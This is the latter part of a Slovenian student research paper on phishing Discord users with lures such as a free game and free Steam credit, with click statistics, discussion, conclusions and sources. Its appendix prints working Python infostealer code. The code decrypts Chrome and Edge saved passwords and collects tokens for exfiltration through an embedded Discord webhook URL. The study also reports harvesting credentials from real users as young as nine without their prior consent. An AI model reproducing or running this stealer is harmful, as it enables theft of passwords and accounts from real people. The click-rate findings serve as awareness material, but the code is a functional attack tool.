
Slika 6: Izgled sporočila, ki ga je dobila Skupina 2.

Skupina 3 je dobila sporočilo (Slika 7), v katerem sem promoviral možnost brezplačnega ogleda sicer plačljivega filma.



Slika 7: Izgled sporočila, ki ga je dobila Skupina 3.

Skupina 4 je prejela sporočilo (Slika 8), v katerem sem promoviral brezplačnih 5 € na aplikaciji Steam (eden izmed glavnih prodajalcev videoiger).




Slika 8: Izgled sporočila, ki ga je dobila Skupina 4.

Starost prejemnikov sporočil je med 9 in 24 let in so predvsem moškega spola. Uporabniki so različnih državljanstev, zato so vsa zgornja sporočila v angleščini. Vsi so prejeli krajše sporočilo in na koncu povezavo ter sliko, ki je povezana z besedilom. Pri pošiljanju vsebin

sem se izognil bližnjim prijateljem, saj bi lahko dejstvo, da vedo za raziskovalno nalogo, uničilo kredibilnost podatkov. Povezava je bila aktivna dva tedna in en dan od četrtka, 28. 1. 2022, do petka, 11. 2. 2022. Uporabniku se ob kliku na povezavo ne zgodi nič. Po končanem testnem obdobju sem vsem sodelujočim poslal obvestilo, da so sodelovali v raziskovalni nalogi.

4. REZULTAT


Po zaključku 14-dnevne testne dobe sem v Excelu izdelal šest grafov. Prvi graf prikazuje, koliko uporabnikov je po datumih kliknilo na povezavo na kateri datum, graf pa ni vezan na skupine. Z Graf 1 je jasno razvidno, da je bilo prvi in drugi dan preizkusne dobe minimalno uporabnikov (natanko eden vsak dan), ki so uporabili oziroma kliknili na povezavo. V tretjem dnevu se je zgodil izjemen porast v klikih na povezavo, saj se je število le-teh povečalo kar za 46. Tretji dan sem, kot je razvidno na grafu, zabeležil največ pridobljenih podatkov, in sicer 47. Po datumu 30. 1. 2022 je število pridobljenih podatkov strmo padalo, na četrti dan, 31. 1. 2022, je bilo število klikov na povezavo 28, peti dan, 1. 2. 2022, pa 24. Od dneva 2. 2. 2022 do 11. 2. 2022 so podatki počasi padali z devetih klikov na enega. Izjeme so bili dnevi 3. 2. 2022, 5. 2. 2022 in 8. 2. 2022, ko je bila povezava uporabljena večkrat.



Graf 1: Število uporabnikov, ki so kliknili na povezavo na posamezni dan.


Drugi graf prikazuje količino podatkov uporabnikov, ki sem jih dobil na posamezni dan iz povezave Skupine 1. Z Graf 2 razberemo, da je na prvi dan, 28. 1. 2022, na povezavo kliknila ena oseba (prvi dan je povezavo uporabila le oseba prve skupine, kar je razvidno z grafa 1), drugi dan, 29. 1. 2022, pa nobena. Tretji dan, 30. 1. 2022, je kot pri Graf 1 porast števila klikov na povezavo zelo velik, saj je povezavo uporabilo natanko 15 uporabnikov, ki predstavljajo približno 32 % vseh uporabljenih povezav tistega dne. Količina prejetih podatkov je med tretjim in šestim dnevom padla s 15 uporabnikov na dva uporabnika na dan.

Za tem sledijo trije dnevi, kjer po osmem dnevu število dobljenih podatkov ponovno naraste, takoj za tem pa dva dneva, kjer povezave ni uporabil nobeden od uporabnikov Skupine 1 (ta dva dni je bila količina prejetih podatkov majhna, kar lahko razberemo z Graf 1). Sledita še dva dni, ko sta povezavo uporabila dva uporabnika, en dan brez uporabe, zadnji dan je povezavo uporabil en uporabnik. Deseti dan nisem prejel nobenih podatkov, v naslednjih dveh dneh pa število uporabnikov najprej zraste na dva, potem še na pet. Skupno je povezavo uporabilo 43 uporabnikov.




Graf 2: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 1.

Graf 3 prikazuje količino podatkov uporabnikov, ki sem jih dobil na posamezni dan iz povezave Skupine 2. Za razliko od Skupine 1 prvi dan preizkusne dobe povezave Skupine 2 ni uporabil nihče, drugi dan pa ena oseba. Tretji dan je povezavo uporabilo 15 ljudi, kar se ujema s številom klikov na povezavo prve skupine. V sledečih treh dneh število najprej pade s 15 na devet in nato z devet na osem ter na koncu še na pet (za razliko od Graf 2 lahko pri Graf 3 vidimo, da se število uporabnikov, katerih podatke sem dobil, zmanjšuje dosti počasneje kot pri Skupini 1). Dne 3. 2. 2022 število uporabnikov ostane pet, nato pa pade na dva naslednji dan, deveti dan pa se ponovno dvigne na štiri uporabnike. Trinajsti in petnajsti dan prav tako nisem prejel nobenih podatkov, štirinajsti dan pa je povezavo uporabil en uporabnik.
Skupno je povezavo uporabilo 55 uporabnikov.




Graf 3: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 2.

Z Graf 4, ki prikazuje dejavnost povezave Skupine 3, lahko takoj razberemo, da sem iz te skupine dobil najmanj podatkov uporabnikov oziroma je najmanj uporabnikov kliknilo na povezavo. Povezavo je uporabilo 24 uporabnikov, od tega jih je bilo tretji dan osem, kar pomeni tretjino vseh. Za razliko od ostalih skupin pri tej število prejetih podatkov ne pada enakomerno, ampak s tretjega dne, 30. 1. 2022, na četrti dan pade za šest uporabnikov, peti dan pa je povezavo uporabilo pet uporabnikov. Šesti dan število ponovno močno pade na enega uporabnika, a do sedmega dne ponovno narašča za enega uporabnika ter ponovno doseže tri uporabnike na dan. Med dnevi 28. 1. 2022 in 29. 1. 2022 ter 6. 2. 2022 in 11. 2. 2022 noben uporabnik ni uporabil povezave.




Graf 4: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 3.

Že ob prvem pogledu na Graf 5, ki prikazuje dejavnost povezave Skupine 4, lahko opazimo, da je popolnoma drugačen od ostalih. V prvih dveh dneh ni nihče iz Skupine 4 kliknil na povezavo, a sem v tretjem in četrtem dnevu, 30. 1. 2022 in 31. 1. 2022, zabeležil devet klikov na povezavo. Peti in šesti dan količina prejetih podatkov enakomerno pade za osem, najprej na pet potem še na enega. Sedmi dan se je število ponovno dvignilo do treh uporabnikov, a se je v sledečih dveh dneh spustilo do enega uporabnika na dan. 6. 2. 2022 sem ponovno prejel tri povezave, v sledečih oziroma zadnjih štirih dneh pa nisem dobil podatkov nobenega uporabnika z izjemo dni 8. 2. 2022 in 10. 2. 2022, ko je povezavo uporabil en uporabnik. Pri tem grafu enakomernega padca ne moremo opaziti, saj se število neenakomerno dviga in spušča z izjemo četrtega, petega in šestega dneva. Skupno je povezavo Skupine 4 uporabilo 35 uporabnikov, od tega približno 51 % v prvih štirih dneh.



Graf 5: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 4.

Pri Graf 6 vidimo primerjavo števila uporabnikov, ki so kliknili na povezavo posamezne skupine, in razporeditev le-teh po datumih. V prvih dveh dneh je bila aktivnost povezave zelo majhna, kar je razvidno z vseh zgornjih grafov, saj je prvi dan povezavo uporabil le uporabnik Skupine 1, drugi dan pa jo je uporabil uporabnik Skupine 2. Tretji dan je bila aktivnost vseh skupin največja, razen Skupine 4, ki je tretji in četrti dan imela enako število klikov na povezavo. S tretjega na četrti dan je število uporabnikov padlo za skoraj polovico, kar lahko opazimo pri Skupinah 1 in 2, peti dan pa je bil padec števila klikov na povezavo pri večini skupin manjši in je znašal nekje med štiri in ena, izjema je Skupina 3, ki je pridobila še tri dodatne uporabnike. Šesti dan se je število klikov ponovno zmanjšalo (najmanj pri Skupini 2), v dneh 2. 2. 2022 do 5. 2. 2022 pa večjih sprememb, razen pri posameznih skupinah, ni bilo opaziti – od tega dne nisem prejel nobenih podatkov Skupine 3. Deseti dan, 6. 2. 2022, so povezavo uporabili le trije uporabniki Skupine 4, sledeči dan pa le dva uporabnika Skupine 2. Na dan 8. 2. 2022 število ponovno rahlo naraste predvsem pri Skupini 2, a naslednji dan število klikov ponovno upade, saj sta na povezavo kliknila le dva uporabnika. Predzadnji dan sta povezavo uporabila dva uporabnika, eden iz Skupine 2 in eden iz Skupine 4, zadnji dan pa sem prejel podatke uporabnika Skupine 1.



Graf 6: Število klikov na povezavo posameznih skupin in razporeditev le-teh po datumih

5. RAZPRAVA IN POTRDITEV HIPOTEZ

Ugotovil sem, da je možno s programom, narejenim doma, brez večletnih izkušenj v programiranju pridobiti podatke uporabnikov. S programom, kot je moj, lahko od uporabnika pridobimo: njegovo uporabniško ime, e-naslov, geslo, zaporedje štirih številk, s katerimi lahko dodamo osebo npr. #1234 (Discord tag), telefonsko številko, če jo je vnesel, in njegov token, kar je zelo zaskrbljujoče. Menim, da lahko mojo prejšnjo trditev podkrepim z naslednjim izrekom, na katerega sem med delom na svoji raziskovalni nalogi večkrat naletel »Technology evolves faster than safety standards«, kar v prevodu pomeni: Tehnologija se razvija hitreje kot varnostni standardi oziroma varnost. Mislim, da bodo morali na Discord-u oziroma na katerem koli socialnem omrežju močno dvigniti nivo varnosti, ki ga ponujajo, če bodo želeli preprečiti vdore ter krajo podatkov. To pa lahko predstavlja velik problem, saj takoj, ko Discord izda varnostno posodobitev, ljudje začnejo iskati napake v posodobitvi in se na različnih straneh borijo, kdo bo prej vdrl v sistem (angleško to imenujemo »bug hunt«). Menim, da je ravno to razlog, da lahko nekdo, kot sem jaz, z malo programskimi izkušnjami izdela preprost program in naredi velikansko škodo.

Moja druga glavna ugotovitev pa je bila, da je pridobivanje osebnih podatkov zelo lahko dostopno, saj se ljudje ne zavedamo škode, ki jo lahko datoteke in povezave naredijo. S tem pridobijo osebne podatke računa, s čimer omogočimo slabonamerni osebi, da pride na lahek način do uporabniških imen, gesel, e-naslovov … Tako sklepam, saj je od 400 uporabnikov povezavo kliknilo kar 157 uporabnikov, kar predstavlja skoraj 40 %, od tega pa največ na brezplačno igro, ki spada v Skupino 2.

Pred raziskavo sem si zadal tri hipoteze. Prvo hipotezo, ki pravi, da je mogoče s programom, ki sem ga napisal sam, pridobiti uporabniško ime uporabnika, lahko potrdim, saj lahko z avtorskim programom pridobim ne le uporabniško ime, ampak tudi geslo, e-naslov, token …

Drugo hipotezo, da bo izmed vseh ponujenih vsebin največ ljudi kliknilo na povezavo do brezplačne naročnine na Discord, ne morem potrditi, torej jo ovržem. Največ ljudi se je zanimalo za brezplačno računalniško igro: Grand theft auto, kar lahko razberemo z grafa 6, ki prikazuje Skupino 2. Razlike med Skupino 1 in 2 niso bile velike, povezavo Skupine 1 je uporabilo 43 uporabnikov, povezavo Skupine 2 pa 55.

Tretjo – zadnjo – hipotezo, da lahko program razvijem sam, lahko potrdim, saj sem le z YouTube tečajem in majhnimi nasveti očeta izdelal delujoč program, na katerem temelji moja raziskava.

V svojo raziskavo sem vložil veliko časa in v tem obdobju sem opazil nekaj prednosti in slabosti. Prednosti, ki sem jih opazil, so: takšne raziskave do sedaj še ni bilo, raziskava je primerjala različne primerljive skupine in različne uporabniške povezave. Ker pa nobena raziskava ni popolna, bi vseeno rad predstavil, kar se mi je zdelo problematično: zamuda podatkov – s tem mislim naslednje: ko sem poslal povezavo in je oseba nanjo kliknila, je preteklo kar nekaj časa, preden je podatek prišel v Excel. To sicer ni uničilo raziskave, saj so bili datumi preverjeno ustrezni. Druga slabost, ki sem jo opazil, je nenehno posodabljanje Discord-ove osnovne kode (to v osnovi ni moja napaka, mi je pa povzročala težave iz enega razloga, to je, ko Discord objavi novo posodobitev, stari program neha delovati, saj kode

niso več skladne). To sicer raziskave ni uničilo, saj so bile posodobitve prej najavljene in sem pravočasno menjal kode v programu. Težavo bi lahko rešil tako, da bi v programu dodal skripto, ki bi avtomatsko spremljala Discord-ove forume in ko bi izdali posodobitev, bi jo dodala v program.

Menim, da bi lahko program tudi izboljšal. Skozi testno obdobje sem naletel na nekaj napak, za katere menim, da niso imele velikega vpliva, ampak bi jih vseeno z veseljem odstranil. Med te sodijo: program žal ne zaznava šumnikov (kar je pomenilo, da so se v Excelovi tabeli večkrat pojavila prazna mesta), drugi problem se je pojavil na začetku testiranja, ko je eden od uporabnikov v svojem imenu uporabljal različne simbole, zaradi katerih se je skripta (ki podatke iz programa razporedi v Excel) skoraj ustavila oziroma nehala delovati. V prihodnje bi raziskovanje zagotovo nadaljeval, tako da bi za razliko od sedanje raziskave spremenil nekaj stvari: program bi zasnoval tako, da bi si uporabniki med sabo lahko pošiljali povezavo in bi ta še vedno delovala, povečal bi število testiranih uporabnikov na tisoč in program nadgradil do takšne mere, da bi lahko namesto povezave poslal datoteko (ki bi jo uporabniki naložili in s tem bi sam pridobil podatke), nato pa primerjal, koliko ljudi raje klikne na povezavo in koliko jih prenese datoteko.

6. ZAKLJUČEK

Podatke neprevidnih uporabnikov lahko pridobimo s programom, izdelanim s strani nekoga, ki nima skoraj nobenih izkušenj s programskim jezikom Python. Izmed štirih skupin se uporabniki najbolj zanimajo za brezplačno videoigro. Raziskava je pokazala, da s klikanjem na neprimerne povezave lahko ogrozimo svoje osebne podatke. Vsem, ki dobijo povezavo ali datoteko, predlagam, naj je ne klikajo oziroma prenašajo, saj je lahko škodljiva.

7. ZAHVALA

Najprej bi se rad zahvalil svojemu mentorju, gospodu Boštjanu Ketišu, ki me je ves čas mojega raziskovanja usmerjal v pravo smer. V pomoč mi je bil tudi moj oče Primož, ki mi je pomagal s programom. Za lekturo raziskovalne naloge bi se rad zahvalil gospe Petri Merc. Rad bi se zahvalil prijateljema Jakobu in Marku, ki sta priskočila na pomoč in poslala povezavo svojim prijateljem. Nazadnje bi se rad zahvalil še gospe Marjeti Gradišnik Mirt, ki mi je izdelavo raziskovalne naloge tudi predlagala ter me vzpodbujala pri izdelavi.

8. VIRI IN LITERATURA

1. Krebelj, P. (2013): Python 3 za začetnike. Ljubljana: Atelje Doria, str. 25-29, 51-53.

2. Black, P. Discord malware: what is it and how to remove. Najdeno 28. 1. 2022 na spletnem naslovu https://nordvpn.com/th/blog/discord-malware/.

3. Bolton, S. Remove NitroHack Malware From Discord (2022 Guide). Najdeno 24. 1. 2022 na spletnem naslovu https://geeksadvice.com/remove-nitrohack-malware/.

4. Bridgwater, A. The 13 Types Of Data. Najdeno 2. 2. 2022 na spletnem naslovu https://www.forbes.com/sites/adrianbridgwater/2018/07/05/the-13-types-of-data/.

5. Discord. Najdeno 20. 12. 2020 na spletnem naslovu https://discord.com/.

6. Goyal, N. Can someone hack our phones even if we share media with them. Najdeno 31. 1. 2022 na spletnem naslovu https://www.quora.com/Can-someone-hack-into-our-phones-even-if-we-share-media-with-them.

7. Kumar, A., Sharma, A., Yadav Kant, A. Discord CDN: A Popular Choice for Hosting Malicious Payloads. Najdeno 10. 2. 2022 na spletnem naslovu https://www.zscaler.com/blogs/security-research/discord-cdn-popular-choice-hosting-malicious-payloads.

8. Owais, A. Explained: Discord Virus. Najdeno 28. 1. 2022 na spletnem naslovu https://www.purevpn.com/blog/discord-virus/.

9. Phyton. Najdeno 21.12. 2020 na spletnem naslovu https://www.python.org/.

10. Phyton Full Course. Najdeno 14. 12. 2020 na spletnem naslovu https://www.youtube.com/watch?v=XKHEtdqhLK8&t=1s.

11. Rishab, J. How to make a Discord bot WITHOUT Coding or downloading Anything (2022). Najdeno 14. 12. 2020 na spletnem naslovu https://www.youtube.com/watch?v=8YoNsQO1Vso&t=430s.

12. Tips against spam and hacking. Najdeno 21. 12. 2020 na spletnem naslovu https://discord.com/safety/360044104071-Tips-against-spam-and-hacking.

13.Visual studio code. Najdeno 22.12. 2020 na spletnem naslovu https://code.visualstudio.com/.

9. PRILOGA

Priloga 1: Program za pridobivanje podatkov, narejen v programskem jeziku Python

```
from Crypto.Cipher import AES
from urllib.request import Request, urlopen
from re import findall
from io import BytesIO
from zipfile import ZipFile

import os
import json
import base64
import shutil
import threading
import sqlite3
import win32crypt

from dhooks import *

userid = ''
webhookurl =
Webhook("https://discord.com/api/webhooks/943954284553334844/vm1R5jyvwEoyFtm
QrRO51ItXwGkAb6_8vZuEs7lEmL5avWjY6qgCSQwjgGtplwkyR7D3")

passwords = []
tokens = []

class Browser:
    class Browsers:
        class Chrome:
            def fetchEncryptionKey():
                localStatePath = os.path.join(os.environ['USERPROFILE'],
'AppData', 'Local', 'Google', 'Chrome', 'User Data', 'Local State')

                with open(localStatePath, 'r', encoding='utf_8') as f:
                    localStateData = f.read()
                    localStateData = json.loads(localStateData)

                encryptionKey =
base64.b64decode(localStateData['os_crypt']['encrypted_key'])
                encryptionKey = encryptionKey[5:]

                return win32crypt.CryptUnprotectData(encryptionKey, None,
None, None, 0)[1]

            def passwordDecryption(password, encryptionKey):
```

```
                try:
                    iv = password[3:15]
                    password = password[15:]

                    cipher = AES.new(encryptionKey, AES.MODE_GCM, iv)
                    return cipher.decrypt(password)[:-16].decode()
                except:
                    try:
                        return str(win32crypt.CryptUnprotectData(password,
None, None, None, 0)[1])
                    except:
                        return None

            def fetchChromeData():
                key = Browser.Browsers.Chrome.fetchEncryptionKey()
                dbPath = os.path.join(os.environ['USERPROFILE'], 'AppData',
'Local', 'Google', 'Chrome', 'User Data', 'default', 'Login Data')

                fileName = "x.db"
                shutil.copyfile(dbPath, fileName)

                db = sqlite3.connect(fileName)
                cursor = db.cursor()

                cursor.execute(
                    "select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins "
                    "order by date_last_used"
                )

                for row in cursor.fetchall():
                    passwordCombo = []

                    mainUrl = row[0]
                    userName = row[2]
                    passWord =
Browser.Browsers.Chrome.passwordDecryption(row[3], key)
                    dateOfCreation = row[4]
                    lastUsage = row[5]

                    if userName or passWord:
                        passwordCombo.append(mainUrl)
                        passwordCombo.append(userName)
                        passwordCombo.append(passWord)

                        passwords.append(passwordCombo)
```

```
                cursor.close()
                db.close()

                try:
                    os.remove("./x.db")
                except Exception as ex:
                    pass
        class Edge:
            def getMasterKey():
                try:
                    with open(os.environ['USERPROFILE'] + os.sep +
r'AppData\Local\Microsoft\Edge\User Data\Local State', 'r', encoding='utf-
8') as f:
                        localState = f.read()
                        localState = json.loads(localState)
                    masterKey =
base64.b64decode(localState['os_crypt']['encrypted_key'])
                    masterKey = masterKey[5:]
                    masterKey = win32crypt.CryptUnprotectData(masterKey,
None, None, None, 0)[1]

                    return masterKey
                except:
                    pass

            def decrypt_payload(cipher, payload):
                return cipher.decrypt(payload)


            def generate_cipher(aes_key, iv):
                return AES.new(aes_key, AES.MODE_GCM, iv)


            def decrypt_password(buff, master_key):
                try:
                    iv = buff[3:15]
                    payload = buff[15:]
                    cipher =
Browser.Browsers.Edge.generate_cipher(master_key, iv)
                    decrypted_pass =
Browser.Browsers.Edge.decrypt_payload(cipher, payload)
                    decrypted_pass = decrypted_pass[:-16].decode()

                    return decrypted_pass
                except Exception as e:
                    return "Chrome < 80"
```

```
            def fetchEdgeData():
                masterKey = Browser.Browsers.Edge.getMasterKey()
                loginDB = os.environ['USERPROFILE'] + os.sep +
r'AppData\Local\Microsoft\Edge\User Data\Profile 1\Login Data'

                shutil.copy2(loginDB, "z.db")

                conn = sqlite3.connect("z.db")
                cursor = conn.cursor()

                try:
                    cursor.execute("SELECT action_url, username_value,
password_value FROM logins")

                    for result in cursor.fetchall():
                        passwordCombo = []

                        url = result[0]
                        username = result[1]
                        encrypted = result[2]
                        password =
Browser.Browsers.Edge.decrypt_password(encrypted, masterKey)

